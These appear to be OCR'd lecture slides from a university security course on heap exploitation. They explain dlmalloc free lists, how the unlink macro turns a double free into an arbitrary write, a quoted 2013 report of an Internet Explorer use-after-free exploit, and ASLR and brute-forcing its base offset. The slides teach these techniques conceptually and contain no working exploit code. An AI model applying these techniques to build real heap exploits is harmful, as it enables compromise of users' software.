CS 6431

Exploiting the Heap

Vitaly Shmatikov

Dynamic Memory Management in C

- Memory allocation: malloc(size_t n)
  - Allocates n bytes and returns a pointer to the allocated memory; memory not cleared
  - Also calloc(), realloc()
- Memory deallocation: free(void * p)
  - Frees the memory space pointed to by p, which must have been returned by a previous call to malloc(), calloc(), or realloc()
  - If free(p) has already been called before, undefined behavior occurs
  - If p is NULL, no operation is performed


Memory Management Errors

- Initialization errors
- Failing to check return values
- Writing to already freed memory
- Freeing the same memory more than once
- Improperly paired memory management functions (example: malloc / delete)
- Failure to distinguish scalars and arrays
- Improper use of allocation functions

All result in exploitable vulnerabilities

Doug Lea’s Memory Allocator

- The GNU C library and most versions of Linux are based on Doug Lea’s malloc (dlmalloc) as the default native version of malloc



Size or last 4 bytes of prev.
Size
P
User data
Last 4 bytes of user data
Size or last 4 bytes of prev.
Size
P
Forward pointer to next
Back pointer to prev.
Unused space
Size


Allocated chunk

Free chunk

Free Chunks in dlmalloc

- Organized into circular double-linked lists (bins)
- Each chunk on a free list contains forward and back pointers to the next and previous chunks in the list
  - These pointers in a free chunk occupy the same eight bytes of memory as user data in an allocated chunk
- Chunk size is stored in the last four bytes of the free chunk
  - Enables adjacent free chunks to be consolidated to avoid fragmentation of memory

A List of Free Chunks in dlmalloc



Responding to Malloc

- Best-fit method
  - An area with m bytes is selected, where m is the smallest available chunk of contiguous memory equal to or larger than n (requested allocation)
- First-fit method
  - Returns the first chunk encountered containing n or more bytes
- Prevention of fragmentation
  - Memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful

The Unlink Macro

What if the allocator is confused and this chunk has actually been allocated…

… and user data written into it?

```
#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```


Hmm… memory copy…

Address of destination read from the free chunk

The value to write there also read from the free chunk

Removes a chunk from a free list -when?

Example of Unlink




What if this area contained user data?

```
(1) FD = P->fd;
(2) BK = P->bk;
(3) FD->bk = BK;
(4) BK->fd = FD;
```

Double-Free Vulnerabilities

- Freeing the same chunk of memory twice, without it being reallocated in between
- Start with a simple case:
  - The chunk to be freed is isolated in memory
  - The bin (double-linked list) into which the chunk will be placed is empty


Empty Bin and Allocated Chunk



bin->

Forward pointer to first chunk in list

Back pointer to last chunk in list



P->


Size of previous chunk, if unallocated

Size of chunk, in bytes | P


User data

:

After First Call to free()


bin->
Forward pointer to first chunk in list
Back pointer to last chunk in list
P->
Size of previous chunk, if unallocated
Size of chunk, in bytes
P
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk

After Second Call to free()



bin->

Forward pointer to first chunk in list

Back pointer to last chunk in list

P->

Size of previous chunk, if unallocated

Size of chunk, in bytes | P


Forward pointer to next chunk in list

Back pointer to previous chunk in list

Unused space (may be 0 bytes long)

Size of chunk

After malloc() Has Been Called




This chunk is unlinked from free list... how?

After malloc, user data will be written here

bin->
Forward pointer to first chunk in list
Back pointer to last chunk in list
P->
Size of previous chunk, if unallocated
Size of chunk, in bytes
P
Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
Size of chunk

After Another malloc()

Same chunk will be returned… (why?)



bin->

Forward pointer to first chunk in list

Back pointer to last chunk in list

P->

Size of previous chunk, if unallocated

Size ytes P

Forward po hunk in list

Back pointe chunk in list

Unused sp bytes long)

Size of chunk

After another malloc, pointers will be read from here as if it were a free chunk (why?)

One will be interpreted as address, the other as value (why?)

Use-After-Free in the Real World

[ThreatPost, September 17, 2013]

The attacks are targeting IE 8 and 9 and there’s no patch for the vulnerability right now… The vulnerability exists in the way that Internet Explorer accesses an object in memory that has been deleted or has not been properly allocated. The vulnerability may corrupt memory in a way that could allow an attacker to execute arbitrary code…

The exploit was attacking a **Use After Free vulnerability** in IE’s HTML rendering engine (mshtml.dll) and was implemented entirely in Javascript (no dependencies on Java, Flash etc), but did depend on a Microsoft Office DLL which was not compiled with ASLR (Address Space Layout Randomization) enabled.

The purpose of this DLL in the context of this exploit is to bypass ASLR by providing executable code at known addresses in memory, so that a hardcoded ROP (Return Oriented Programming) chain can be used to mark the pages containing shellcode (in the form of Javascript strings) as executable…

The most likely attack scenarios for this vulnerability are the typical link in an email or drive-by download.

MICROSOFT WARNS OF NEW IE ZERO DAY, EXPLOIT IN THE WILD

Problem: Lack of Diversity

- Classic memory exploits need to know the (virtual) address to hijack control
  - Address of attack code in the buffer
  - Address of a standard kernel library routine
- Same address is used on many machines
  - Slammer infected 75,000 MS-SQL servers in 10 minutes using identical code on every machine
- Idea: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine

ASLR

- Address Space Layout Randomization
- Randomly choose base address of stack, heap, code segment, location of Global Offset Table
  - Randomization can be done at compile- or link-time, or by rewriting existing binaries
- Randomly pad stack frames and malloc'ed areas
- Other randomization methods: randomize system call ids or even instruction set

Base-Address Randomization


- Only the base address is randomized
  - Layouts of stack and library table remain the same
  - Relative distances between memory objects are not changed by base address randomization
- To attack, it's enough to guess the base shift
- A 16-bit value can be guessed by brute force
  - Try 2^{15} (on average) overflows with different values for addr of known library function – how long does it take?
    - In "On the effectiveness of address-space randomization" (CCS 2004), Shacham et al. used usleep() for attack (why?)
